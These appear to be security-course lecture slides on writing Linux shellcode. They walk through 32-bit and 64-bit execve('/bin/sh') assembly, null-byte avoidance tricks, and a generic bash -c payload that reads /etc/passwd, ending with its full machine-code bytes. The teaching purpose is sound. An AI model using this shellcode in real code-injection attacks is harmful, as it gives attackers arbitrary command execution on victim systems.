Shellcode

Outline

- Challenges in writing shellcode
- Two approaches
- 32-bit and 64-bit Shellcode

Introduction

- In code injection attack: need to inject binary code
- Shellcode is a common choice
- Its goal: get a shell
  - After that, we can run arbitrary commands
- Written using assembly code

Writing a Simple Assembly Program

- Invoke exit()

```
section .text
  global _start
    _start:
      mov eax, 1
      mov ebx, 0
      int 0x80
```

- Compilation (32-bit)

```
$ nasm -f elf32 -o myexit.o myexit.s
```

- Linking to generate final binary

```
$ ld -m elf_i386 myexit.o -o myexit
```

THE BASIC IDEA

Writing Shellcode Using C

```
#include <unistd.h>
void main()
{
   char *argv[2];
   argv[0] = "/bin/sh";
   argv[1] = NULL;
   execve(argv[0], argv, NULL);
}
```


Getting the Binary Code

```
$ gcc -m32 shellcode.c
$ objdump -Mintel --disassemble a.out
000011ed <main>:
 11ed:  f3 0f 1e fb            endbr32
 11f1:  8d 4c 24 04            lea    ecx,[esp+0x4]
 ...
 1203:  e8 54 00 00 00         call   125c <__x86.get_pc_thunk.ax>
 1208:  05 cc 2d 00 00         add    eax,0x2dcc
 120d:  65 8b 1d 14 00 00 00   mov    ebx,DWORD PTR gs:0x14
 ...
 1238:  e8 63 fe ff ff         call   10a0 <execve@plt>
 ...
0000125c <__x86.get_pc_thunk.ax>:
 ...
00001260 <__libc_csu_init>:
```

Writing Shellcode Using Assembly

- Invoking execve("/bin/sh", argv, 0)
  - **eax** = 0x0b: execve() system call number
  - **ebx** = address of the command string "/bin/sh"
  - **ecx** = address of the argument array argv
  - **edx** = address of environment variables (set to 0)
- Cannot have zero in the code, why?


Setting ebx




```
xor  eax, eax
push eax
push "//sh"
push "/bin"
mov  ebx, esp
```

Setting ecx

```
argv[0] = address of "/bin//sh"
argv[1] = 0
```




```
push eax            ; argv[1]
push ebx            ; argv[0]
mov  ecx, esp       ; ecx
```

Setting edx

- Setting edx = 0

```
xor edx,  edx
```

Invoking execve()

- Let eax = 0x0000000b

```
xor   eax, eax      ; eax = 0x00000000
mov    al, 0x0b     ; eax = 0x0000000b
int   0x80
```

Putting Everything Together

```
xor  eax, eax
push eax           ; Use 0 to terminate the string
push "//sh"
push "/bin"
mov  ebx, esp      ; Get the string address

; Construct the argument array argv[]
push eax           ; argv[1] = 0
push ebx           ; argv[0] points "/bin//sh"
mov  ecx, esp      ; Get the address of argv[]

; For environment variable
xor  edx, edx      ; No env variables

; Invoke execve()
xor  eax, eax      ; eax = 0x00000000
mov   al, 0x0b     ; eax = 0x0000000b
int 0x80
```

Compilation and Testing

```
$ nasm -f elf32 -o shellcode_one.o shellcode_one.s
$ ld -m elf_i386 -o shellcode_one shellcode_one.o
$ echo $$
9650   <-- the current shell's process ID
$ ./shellcode_one
$ echo $$
12380  <-- the current shell's process ID (a new shell)
```

GETTING RID OF ZEROS FROM SHELLCODE

How to Avoid Zeros

- Using xor
  - “mov eax, 0”: not good, it has a zero in the machine code
  - “xor eax, eax”: no zero in the machine code
- Using instruction with one-byte operand
  - How to save 0x00000099 to eax?
  - “mov eax, 0x99”: not good, 0x99 is actually 0x00000099
  - “xor eax, eax; mov al, 0x99”: al represent the last byte of eax

Using Shift Operator

- How to assign 0x0011223344 to ebx?

```
mov ebx, 0xFF112233
shl ebx, 8
shr ebx, 8
```

Pushing the “/bin/bash” String Into Stack

- Without using the // technique

```
mov  edx, "h***"
shl  edx, 24        ; shift left for 24 bits
shr  edx, 24        ; shift right for 24 bits
push edx            ; edx now contains h\0\0\0
push "/bas"
push "/bin"
mov  ebx, esp       ; Get the string address
```

ANOTHER APPROACH

Getting the Addresses of String and ARGV[]

```
_start:
    BITS 32
    jmp short two
one:
    pop ebx
```

Pop out the address stored by “call”

…. code omitted …

This address is pushed into stack by “call”

```
two:
    call one
    db '/bin/sh*'
    db 'AAAA'
    db 'BBBB'
```

Data Preparation

```
two:
    call one
    db '/bin/sh*'
    db 'AAAA'
    db 'BBBB'
```

- Putting a zero at the end of the shell string

```
xor eax, eax
mov [ebx+7],  al
```

- Constructing the argument array

```
mov [ebx+8],  ebx
mov [ebx+12], eax   ; eax contains a zero
lea ecx, [ebx+8]    ; let ecx = ebx + 8
```

Compilation and Testing

- Error (code region cannot be modified)

```
$ nasm -f elf32 -o shellcode_two.o shellcode_two.s
$ ld -m elf_i386 -o shellcode_two shellcode_two.o
$ ./shellcode_two
Segmentation fault
```

- Make code region writable

```
$ nasm -f elf32 -o shellcode_two.o shellcode_two.s
$ ld --omagic -m elf_i386 -o shellcode_two shellcode_two.o
$ ./shellcode_two
$   <-- new shell
```

64-BIT SHELLCODE

64-Bit Shellcode (elf64)

```
_start:
  xor  rdx, rdx          ; 3rd argument
  push rdx
  mov  rax, "/bin//sh"              ①
  push rax
  mov  rdi, rsp          ; 1st argument

  push rdx               ; argv[1] = 0
  push rdi               ; argv[0] points "/bin//sh"
  mov  rsi, rsp          ; 2nd argument

  xor  rax, rax
  mov   al, 0x3b         ; execve() ②
  syscall                           ③
```

A Generic Shellcode (64-bit)

- Goal: execute arbitrary commands

```
/bin/bash -c "<commands>"
```

- Data region

List of commands

```
two:
  call one
  db '/bin/bash*'
  db '-c*'
  db '/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *'
  db 'AAAAAAAA'    ; Place holder for argv[0] --> "/bin/bash"
  db 'BBBBBBBB'    ; Place holder for argv[1] --> "-c"
  db 'CCCCCCCC'    ; Place holder for argv[2] --> the cmd string
  db 'DDDDDDDD'    ; Place holder for argv[3] --> NULL
```

Data Preparation (1)

```
one:
  pop rbx                    ; Get the address of the data

  ; Add zero to each of string
  xor rax, rax
  mov [rbx+9],  al           ; terminate the "/bin/bash" string
  mov [rbx+12], al           ; terminate the "-c" string
  mov [rbx+ARGV-1], al       ; terminate the cmd string
```

Data Preparation (2)

```
; Construct the argument arrays
mov [rbx+ARGV], rbx      ; argv[0] --> "/bin/bash"
lea rcx, [rbx+10]
mov [rbx+ARGV+8], rcx    ; argv[1] --> "-c"
lea rcx, [rbx+13]
mov [rbx+ARGV+16], rcx   ; argv[2] --> the cmd string
mov [rbx+ARGV+24], rax   ; argv[3] = 0

mov rdi, rbx             ; rdi --> "/bin/bash"
lea rsi, [rbx+ARGV]      ; rsi --> argv[]
xor rdx, rdx             ; rdx = 0
xor rax, rax
mov al,  0x3b
syscall
```

Machine Code

```
shellcode = (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
  "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
  "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *" ★
  # The * in this comment serves as the position marker      *
  "AAAAAAAA"    # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"    # Placeholder for argv[1] --> "-c"
  "CCCCCCCC"    # Placeholder for argv[2] --> the cmd string
  "DDDDDDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

Summary

- Challenges in writing shellcode
- Two approaches
- 32-bit and 64-bit Shellcode
- A generic shellcode